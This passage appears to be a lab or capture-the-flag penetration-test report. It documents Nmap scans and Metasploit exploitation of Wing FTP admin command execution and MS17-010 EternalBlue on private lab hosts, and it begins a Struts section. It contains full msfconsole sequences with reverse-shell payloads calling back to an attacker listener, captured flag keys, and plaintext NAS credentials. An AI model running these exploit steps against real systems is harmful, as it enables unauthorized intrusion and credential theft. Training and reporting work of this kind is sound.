
Use these credentials to log into the Wing FTP Admin server on port 5466.




Navigate to Users under the Domain tab. Set the home directory to the directory of the target file: C://Users/Administrator/Desktop.




Log in to the standard Wing FTP server site (HTTP://10.15.1.36) using the set anonymous credentials where you modified the home directory in the previous step.



The login page brings you to the following:



Open and read the key.txt.txt file:




Metasploit Exploit |

Develop Exploit using Metasploit exploiting the wing_ftp_admin_exec vulnerability discovered.


```
# msfconsole
msf6 > use exploit/windows/ftp/wing_ftp_admin_exec
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set LHOST 172.16.5.3
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set LPORT 4444
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set RHOST 10.15.1.36
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set USERNAME admin
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set PASSWORD admin
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set payload windows/shell/reverse_tcp
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > show options

Module options (exploit/windows/ftp/wing_ftp_admin_exec):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD  admin            yes       Admin password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port]
[...]
   RHOSTS    10.15.1.36       yes       The target host(s), range CIDR identifier, or hosts file
with syntax 'file:<path>'
   RPORT     5466             yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly
generated)
   USERNAME  admin            yes       Admin username
   VHOST                      no        HTTP server virtual host
Payload options (windows/shell/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.5.3       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
Exploit target:
   Id  Name
   --  ----
   0   Wing FTP Server >= 3.0.0

msf6 exploit(windows/ftp/wing_ftp_admin_exec) > run
```

Verify privilege.




The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Verify IP address of target box.



Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.txt.

```
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt.txt
```



key.txt.txt

t70m5jaco2zy9vhqlb6s

---

3. Anthony [B] | 10.15.1.113

Introduction

Tasked to conduct an assessment on 10.15.1.113. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption vulnerabilities were discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Windows 7 Professional
Open ports: HTTP [80, 2869, 5357, 10243], SMB [135, 139, 445], RDP [3389], etc.

- Vulnerable to MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption vulnerability.

CVE IDs: CVE-2017-0143

Metasploit exploit: exploit/windows/smb/ms17_010_psexec

Contents of key.txt: uq0c8n6id4aaj8ivr67e

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

https://docs.microsoft.com/en-us/security-updates/SecurityBulletins/2017/MS17-010
https://nvd.nist.gov/vuln/detail/CVE-2017-0143
https://nvd.nist.gov/vuln/detail/CVE-2017-0144
https://nvd.nist.gov/vuln/detail/CVE-2017-0145
https://nvd.nist.gov/vuln/detail/CVE-2017-0146
https://nvd.nist.gov/vuln/detail/CVE-2017-0147
https://nvd.nist.gov/vuln/detail/CVE-2017-0148
https://github.com/RiskSense-Ops/MS17-010


EXPLOIT DESCRIPTION

This module is a port of the Equation Group ETERNALBLUE exploit, part of the FuzzBunch toolkit released by Shadow Brokers. There is a buffer overflow memmove operation in Srv!SrvOs2FeaToNt. The size is calculated in Srv!SrvOs2FeaListSizeToNt, with mathematical error where a DWORD is subtracted into a WORD. The kernel pool is groomed so that overflow is well laid-out to overwrite an SMBv1 buffer. Actual RIP hijack is later completed in srvnet!SrvNetWskReceiveComplete. This exploit, like the original may not trigger 100% of the time, and should be run continuously until triggered. It seems like the pool will get hot streaks and need a attempt to use Anonymous login, by default, to authenticate to perform the exploit. If the user supplies

credentials in the SMBUser, SMBPass, and SMBDomain options it will use those instead. On some systems, this module may cause system instability and crashes, such as a BSOD or a reboot. This may be more likely with some payloads.

Attack Narrative

Begin from the local machine.



Scan for open ports. Discover HTTP ports 80, 2869, 5357, 10243 ; SMB ports 135, 139, and 445; RDP port 3389 & several additional potentially exploitable ports.

```
┌──(root💀kali)-[~]
└─# nmap 10.15.1.113
Starting Nmap 7.91 ( https://nmap.org ) at 2021-10-16 22:43 EDT
Nmap scan report for 10.15.1.113
Host is up (0.20s latency).
Not shown: 985 closed ports
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
554/tcp   open  rtsp
2869/tcp  open  icslap
3389/tcp  open  ms-wbt-server
5357/tcp  open  wsdapi
10243/tcp open  unknown
49152/tcp open  unknown
49153/tcp open  unknown
49154/tcp open  unknown
49155/tcp open  unknown
49156/tcp open  unknown
49157/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 9.76 seconds
```

Use nmap to scan for potential vulnerabilities.

```
nmap -Pn -n -sV --script vuln 10.15.1.113
```

```
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
554/tcp   open  rtsp?
2869/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-aspnet-debug: ERROR: Script execution failed (use -d to debug)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
```

```
3389/tcp  open  tcpwrapped
| rdp-vuln-ms12-020:
|   VULNERABLE:
|   MS12-020 Remote Desktop Protocol Denial Of Service Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0152
|     Risk factor: Medium  CVSSv2: 4.3 (MEDIUM) (AV:N/AC:M/Au:N/C:N/I:N/A:P)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to cause a denial of service.
|
|     Disclosure date: 2012-03-13
|     References:
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0152
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|
|   MS12-020 Remote Desktop Protocol Remote Code Execution Vulnerability
|     State: VULNERABLE
|     IDs:  CVE:CVE-2012-0002
|     Risk factor: High  CVSSv2: 9.3 (HIGH) (AV:N/AC:M/Au:N/C:C/I:C/A:C)
|           Remote Desktop Protocol vulnerability that could allow remote attackers to execute arbitrary code on the targeted system.
|
|     Disclosure date: 2012-03-13
|     References:
|       http://technet.microsoft.com/en-us/security/bulletin/ms12-020
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2012-0002
|_ssl-ccs-injection: No reply from server (TIMEOUT)
|_sslv2-drown:
```


```
5357/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
10243/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-csrf: Couldn't find any CSRF vulnerabilities.
|_http-dombased-xss: Couldn't find any DOM based XSS.
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-stored-xss: Couldn't find any stored XSS vulnerabilities.
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49156/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: ANTHONY-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_smb-vuln-ms10-054: false
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1304.43 seconds
```

Potential exploits for ms17-010.

```
┌──(root💀kali)-[~]
└─# searchsploit ms17-010                                                                      130 ×
---------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                |  Path
---------------------------------------------------------------------------------------------- ---------------------------------
Microsoft Windows - 'EternalRomance'/'EternalSynergy'/'EternalChampion' SMB Remote Code Execution (Metasploit) (MS17-010) | windows/remote/43970.rb
Microsoft Windows - SMB Remote Code Execution Scanner (MS17-010) (Metasploit)                 | windows/dos/41891.rb
Microsoft Windows 7/2008 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010)              | windows/remote/42031.py
Microsoft Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS17-010) | windows/remote/42315.py
Microsoft Windows 8/8.1/2012 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)    | windows_x86-64/remote/42030.py
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010) | windows_x86-64/remote/41987.py
---------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
```

Search for ms17-010 in Metasploit.




ms17_010_eternalblue is ranked as average and will likely result in a successful exploit.

Develop Exploit using Metasploit exploiting the ms17_010 vulnerability discovered.

```
# msfconsole
msf6 > use windows/smb/ms17_010_eternalblue
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 172.16.5.1
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 10.15.1.113
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options
Module options (exploit/windows/smb/ms17_010_eternalblue):
   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.15.1.113      yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for
authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
Payload options (windows/x64/meterpreter/reverse_tcp):
   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     172.16.5.1       yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port
Exploit target:
   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs

msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Verify system and uid.



The exploit was executed successfully and we received a Meterpreter session with NT AUTHORITY\SYSTEM privileges on the target.

Launch shell and verify IP address of target box.

```
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 11
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:06:fb:e6
MTU          : 1500
IPv4 Address : 10.15.1.113
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::602a:d623:4b9c:559
IPv6 Netmask : ffff:ffff:ffff:ffff::


Interface 12
============
Name         : Microsoft ISATAP Adapter
Hardware MAC : 00:00:00:00:00:00
```


Credentials for the NAS box can be found on user Anthony's Desktop

```
type C:\Users\Anthony\Desktop\NAS.txt
_____________________________
http://10.14.1.121
Username: admin
Password: nas4free123
```

```
C:\Windows\system32>type C:\Users\Anthony\Desktop\NAS.txt
type C:\Users\Anthony\Desktop\NAS.txt
http://10.14.1.121

Username: admin
Password: nas4free123
```

Locate key.txt file in C:\Users\Administrator\Desktop\key.txt.

```
meterpreter > shell
C:\Windows\system32> type C:\Users\Administrator\Desktop\key.txt
```



key.txt

uq0c8n6id4aaj8ivr67e

---

4. AS45 [B] | 10.15.1.109

Introduction

Tasked to conduct an assessment on 10.15.1.109. Began the assessment by enumerating open ports and services with Nmap, a utility for network discovery and security auditing. Using NMAP scripts, the Apache Struts 2 REST Plugin XStream RCE vulnerability was discovered. NT AUTHORITY\SYSTEM privileges on the target were gained through exploiting the discovered vulnerabilities using the Metasploit framework.

Vulnerabilities Discovered

OS: Microsoft Windows 7 Professional
Open ports: HTTP [8080, 2869, 10243], SMB [135, 139, 445], etc.

- Vulnerable to Apache Struts 2 REST Plugin XStream RCE vulnerability.

CVE IDs: CVE-2017-9805

Metasploit exploit: exploit/multi/http/struts2_rest_xstream

Contents of key.txt: 6f7rlecj04by2lvx28ao

Testing Environment: Linux kali 5.10.0-kali7-amd64 #1 SMP Debian 5.10.28-1kali1 (2021-04-12) x86_64 GNU/Linux

References:

